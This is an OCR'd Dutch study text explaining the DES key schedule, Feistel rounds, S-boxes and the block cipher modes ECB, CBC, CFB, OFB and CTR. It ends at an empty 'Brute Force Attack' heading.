
Stap 1: DES sleutelgeneratie

In elke ronde wordt een nieuwe sleutel gegenereerd. De 64-bit sleutel wordt gepermutteerd door PC-1. De sleutel wordt gereduceerd van 64 naar 56 bits. Vervolgens wordt de algemene sleutel gepermutteerd door PC-1. Er worden 56 bits gebruikt omdat ze vroeger als veilig genoeg werden gezien. De overige 8 bits worden gebruikt als pariteit bits. Elke achtste bit wordt dus gebruikt om de voorgaande bits op fouten te controleren. De 56-bit sleutel wordt dan doorgegeven aan PC-1. De resulterende sleutel wordt dan gebruikt als twee 28-bit sleutels.

In elke ronde van het Feistel schema wordt de resulterende 28-bit sleutel in een cyclisch geshift (geroteerd) door een of twee bits te verschuiven. De nieuwe sleutels worden dan gebruikt als input voor de volgende ronde. Ze dienen daarnaast ook als input voor PC-2 blokken. Deze produceren een output van 48 bits die als input dienen voor de afrondfuncties F. Elke ronde wordt dus een nieuwe sleutel gevormd. Die 48-bits sleutel wordt gevormd uit de 56-bits sleutel waaruit sommige bits worden weggelaten.




Onderstaande figuur toont het roteren en dorgeven van de sleutels. De sleutel zal eerst een of twee bits naar links verschoven worden. De bits zijn cyclisch dus de meest linkse bits verschuiven naar het einde (meest rechtse bits). Zo wordt 1, 2, 3, …, 28 omgezet naar 2, 3, …, 28, 1 bij een verschuiving van 1 bit.



Stap 2: Encoderen


Het encoderen gebeurt aan de linker kant van het schema. Elke ronde zal elk blok van 64 bits verdeeld worden in 2 blokken van 32 bits. Hierdoor krijgen we een linker- en rechterblok L en R.

Het IP-blok zal de bits verschuiven volgens een tabel. Onderstaande figuur toont de verschuiving volgens het IP-blok.




Vervolgens wordt het gepermutteerde blok in een linker- en rechterhelft gesplitst van elk 32 bits. Elke ronde wordt L en R opnieuw berekend aan de hand van volgende functies waarin n staat voor het nummer van de ronde (1 -> 16). Functie F wordt hieronder uitgelegd.


$$L_n = R_{n-1}$$
$$R_n = L_{n-1} + F(R_{n-1}, K_n)$$





Om F te berekenen wordt elk blok R van 32 bits uitgebreid naar een blok van 48 bits. Dit wordt gedaan door gebruik te maken van een selectietabel (expansiebox of E-box) die enkele bits uit R opnieuw zal gebruiken. Het gebruik van de selectietabel wordt de functie E genoemd. Die neemt 32 bits als input en geeft 48 bits terug. Elk blok wordt uitgebreid door zijn voorloper en opvolger toe te voegen.




Vervolgens zal de output van E uit de vorige ronde een XOR-berekening ondergaan met de sleutel K. Dit is de berekening van F.








De functie F is nog niet helemaal uitgevoerd. We zullen nu de uitkomst van alle 6-bit groepen gebruiken als adressen in tabellen die we S(ubstitutie) boxen noemen. Elke groep geeft ons dus het adres van een verschillende S box. De S box houdt een 4-bit waarde bij die ervoor zal zorgen dat onze 48-bit waarde terug wordt omgezet naar een 32-bit waarde.




De eerste en laatste bit stellen samen een waarde van 0 tot en met 3 voor, getal i. Deze waarde stelt een rij voor. De middelste 4 bits stellen een waarde van 0 tot en met 15 voor, getal j. We zoeken in een matrix naar het getal op rij i en kolom j. Dit zal de uitkomst voor de S-box zijn.



Als laatste stap in de functie F wordt een permutatie gedaan van de output van de S-box. Deze permutatie zal de einduitkomst van de functie F bepalen want:

$$f = P(S_1(B_1)S_2(B_2)\ldots S_8(B_8))$$

De uitkomst van de functie F wordt nu met een XOR-operatie samengenomen met de linker waarde uit de voorgaande ronde. De uitkomst van deze operatie zal de nieuwe rechter waarde R worden. De rechter waarde uit voorgaande ronde wordt gewoon als linker waarde voor de nieuwe ronde genomen.



Deze stappen worden uitgevoerd telkens een nieuwe ronde gestart wordt.

Block Cipher Modes


Het DES algoritme vormt een 64-bit block om in een 64-bit versleuteld block. Als elk 64-bit block afzonderlijk versleuteld wordt, spreken we van een Electronic Code Book mode. Er zijn ook andere modes van DES versleuteling.

ECB

De Electronic Code Book mode voor DES versleuteling is de gemakkelijkste modus voor versleuteling bij DES. Elk origineel tekstblok wordt apart versleuteld. Ook de ontcijfering gebeurt blok per blok, op inverse manier. Er kan dus met meerdere threads tegelijk versleuteld worden. Het einde van het laatste blok wordt aangegeven door een 1-bit, aangevuld met allemaal 0-bits.

Gelijke originele blokken genereren ook gelijke versleutelde blokken. Deze methode is dus aanvaardbaar voor korte berichten. Maar het lekt ook veel informatie. Daardoor kan gekozen worden om de volgorde te wijzigen waarmee de delen van berichten over een communicatiekanaal verstuurd worden.

Een typisch voorbeeld van de zwakheid van deze methode van DES is een bitmap afbeelding die versleuteld wordt. Dit voorbeeld wordt weergegeven in onderstaande figuur.



CBC

CBC staat voor Cipher Block Chaining. Zoals bij ECB-mode zal bij CBC-mode een bericht de lengte moeten hebben gelijk aan een blok of het veelvoud ervan. Daarom wordt het laatste blok aangevuld tot de lengte juist is. In vergelijking met ECB, zal bij CBC een XOR-operatie toegevoegd worden op elk stuk originele tekst met de voorgaande versleutelde tekst. Elk blok is dus afhankelijk van het voorgaand blok. Het eerste blok ondergaat een XOR-operatie met een willekeurige IV (initialisatievector). Deze vector moet mee doorgestuurd worden om de ontvanger het originele bericht te laten reconstrueren. Omdat elk blok afhankelijk is van zijn voorganger, kan geen multithreading gebruikt worden in CBC-mode.

De ontcijfering kan wel met meerdere threads tegelijk gebeuren. Elk blok wordt gebruikt in een XOR-operatie met zijn voorganger om de originele tekst te reconstrueren.

Deze modus van DES kan gebruikt worden voor authenticatie. Daarnaast worden bij een fout bij de ontvanger slechts 2 blokken onbruikbaar. De andere blokken kunnen wel ontcijferd worden.

CFB

CFB staat voor Cipher FeedBack. Het aantal bits is typisch 1, 8, 64 of 128. We kunnen met deze mode een stream versleuteling maken, die trager is dan een blok versleutelmethode. Voor het ontcijferen van de versleutelde gegevens wordt hetzelfde algoritme gebruikt als voor de versleuteling. De eigenschappen van deze mode zijn gelijkaardig aan die van CBC.

OFB

OFB staat voor Output FeedBack. Hier worden ook typisch 1, 8, 64 of 128 bits gebruikt. Ook deze mode zal voor stream versleuteling gebruikt kunnen worden, in ruil voor een tragere berekentijd. OFB kan enkel gebruikt worden met een volledig register feedback. Anders is deze mode kwetsbaar omdat de gegenereerde sleutel cyclisch wordt met een veel kortere periode. Ook hier wordt bij het ontcijferen hetzelfde algoritme gebruikt als bij het versleutelen. Deze mode wordt best gecombineerd met een dataintegriteitsmechanisme.

CTR

CTR komt van CounTeR. Net zoals bij CFB en OFB wordt bij het ontcijferen hetzelfde mechanisme gebruikt als bij het versleutelen. Herhaling (replay) wordt moelijker, er kan met meerdere threads gewerkt worden en het is mogelijk om de sleutelstream vooraf te berekenen.

Net zoals bij OFB wordt deze mode best gecombineerd met een dataintegriteitsmechanisme.

Brute Force Attack

